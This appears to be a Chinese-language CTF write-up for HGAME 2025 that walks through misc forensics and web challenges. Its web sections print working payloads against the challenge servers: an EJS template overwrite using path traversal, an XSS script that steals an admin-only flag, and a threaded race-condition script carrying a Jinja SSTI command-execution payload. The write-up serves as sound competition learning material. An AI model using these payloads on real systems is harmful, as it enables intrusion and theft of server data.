HGAME 2025 WriteUp

by PM25OO #0000a4

MISC


Hakuya Want A Girl Friend

txt文件拖入010editor识别为.zip文件，其中flag.txt已加密。
继续分析十六进制文件，压缩包结尾后有大量额外数据，观察为png文件反转字节，利用脚本还原顺序，得到图片无法打开，利用CRC爆破还原宽高，得到完整图片（帅🥰）

猜测字符串为压缩包密码，猜测正确，得到flag

Computer cleaner

使用VMware17打开虚拟机镜像，提示攻击者植入webshell，进入 `/var/www/html` 进入服务后端文件夹，进入 `/uploads` 文件夹，找到植入的 `shell.php` ，拿到flag第一部分。
返回查看 `upload_log.txt`



访问攻击者ip `121.41.34.25` ，拿到flag第二部分。
根据日志，攻击者试图访问 `~/Documents/flag_part3` ，前去查看拿到flag第三部分。结束。

WEB

Level 24 Pacman

访问小游戏网站，送死五次得到gift，通过base64解码，得到的并非flag :）
查看js前端代码，CTRL+F搜索gift，得到另外两个base64编码字符串，解码得到真正flag

Level 47 BandBomb

看到文件上传入口，起初推测为文件上传漏洞，尝试植入webshell，失败。查看源码


```
app.get('/', (req, res) => {
  const uploadsDir = path.join(__dirname, 'uploads');

  if (!fs.existsSync(uploadsDir)) {
    fs.mkdirSync(uploadsDir);
  }

  fs.readdir(uploadsDir, (err, files) => {
    if (err) {
      return res.status(500).render('mortis', { files: [] });
    }
    res.render('mortis', { files: files });
  });
});
```

猜测为模板覆盖漏洞，尝试写入文件覆盖 `mortis.ejs`

上传文件 `mortis.ejs` ，内容

为 `<%= process.env.FLAG || require('fs').readFileSync('/flag', 'utf8') %>`

根据express框架目录结构



模板文件应该在 `/views` 下

再访问 `/rename` ， `content` 为 `{"oldName":"mortis.ejs","newName":"../views/mortis.ejs"}` 进行路径攻击

最后刷新重新渲染页面得到flag

Level 69 MysteryMessageBoard

首先弱口令爆破用户名shallot，得到密码888888，访问 `/flag` 提示admin才能访问， 查看 `/admin` 提到admin会来查看留言板，想到通过留言板xss注入让admin去获取flag写在留言板上，payload如下：

```
<script>
    fetch('/flag')
        .then(res => res.text())
        .then(flag => {
            fetch('/', {
                method: 'POST',
                headers: {'Content-Type': 'application/x-www-form-urlencoded'},
                body: "comment=" + flag
            })
        })
</script>
```

访问 `/admin` 再回去发现flag出现在留言板上

Level 38475 角落

访问 `/robots.txt` 得到一个 `app.conf` 路径，访问

```
# Include by httpd.conf
<Directory "/usr/local/apache2/app">
        Options Indexes
        AllowOverride None
        Require all granted
</Directory>

<Files "/usr/local/apache2/app/app.py">
    Order Allow,Deny
    Deny from all
</Files>

RewriteEngine On
RewriteCond "%{HTTP_USER_AGENT}" "^L1nk/"
RewriteRule "^/admin/(.*)$" "/$1.html?secret=todo"

ProxyPass "/app/" "http://127.0.0.1:5000/"
```

更改UA为 `L1nk/` 访问 `app.py` ，通过尝试，发现构造 `/admin/usr/local/apache2/app/app.py%3f` 能绕过限制

```
from flask import Flask, request, render_template, render_template_string, redirect
import os
import templates

app = Flask(__name__)
pwd = os.path.dirname(__file__)
show_msg = templates.show_msg


def readmsg():
        filename = pwd + "/tmp/message.txt"
        if os.path.exists(filename):
                f = open(filename, 'r')
                message = f.read()
                f.close()
                return message
        else:
                return 'No message now.'


@app.route('/index', methods=['GET'])
def index():
        status = request.args.get('status')
        if status is None:
                status = ''
        return render_template("index.html", status=status)


@app.route('/send', methods=['POST'])
def write_message():
        filename = pwd + "/tmp/message.txt"
        message = request.form['message']

        f = open(filename, 'w')
        f.write(message)
        f.close()

        return redirect('index?status=Send successfully!!')

@app.route('/read', methods=['GET'])
def read_message():
        if "{" not in readmsg():
                show = show_msg.replace("{{message}}", readmsg())
```

```
                return render_template_string(show)
        return 'waf!!'


if __name__ == '__main__':
        app.run(host = '0.0.0.0', port = 5000)
```

存在**条件竞争漏洞**，编写脚本

```python
import requests
import threading
import time

# 目标 Flask 服务器
TARGET_URL = "http://146.56.227.88:30098/app"
# 恶意 Payload (SSTI 注入)
MALICIOUS_PAYLOAD = "{{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }}"
session = requests.Session()

def set_message(message):
    """写入一个消息到服务器"""
    url = f"{TARGET_URL}/send"
    data = {"message": message}
    try:
        r = session.post(url, data=data, timeout=10)
        if r.status_code == 200:
            print(f"成功写入消息: {message}")
        else:
            print(f"写入消息失败: {message}, 状态码: {r.status_code}")
    except Exception as e:
        print(f"写入消息时发生错误: {e}")

def set_benign():
    """写入一个普通消息，确保文件进入可预测状态"""
    set_message("benign")

def set_malicious():
    """写入恶意 Payload，尝试进行 SSTI 注入"""
    set_message(MALICIOUS_PAYLOAD)

def trigger_read():
    """访问 /read 端点，尝试触发 SSTI 注入"""
    url = f"{TARGET_URL}/read"
    try:
        r = session.get(url, timeout=10)
        return r.text
    except Exception as e:
        print(f"发生错误: {e}")
    return ""

def attempt():
    """执行一次竞态攻击尝试"""
```

```
    set_benign()  # 先写入普通内容，保证初始状态可预测
    t = threading.Timer(0.01, set_malicious)
    t.start()
    time.sleep(0.005)
    result = trigger_read()  # 读取 /read，检查是否执行了 SSTI 注入
    return result

if __name__ == '__main__':
    print("开始尝试触发漏洞...")
    attempt_count = 0
    while True:
        attempt_count += 1
        result = attempt()
        if "flag{" in result or "FLAG{" in result:
            print("flag: ")
            print(result)
            break
        if attempt_count % 10 == 0:  # 每 10 次尝试打印一次进度
            print(f"尝试次数: {attempt_count}, 返回内容: {result[:100]}")
        time.sleep(0.1)
```

运行一段时间后得到flag

over!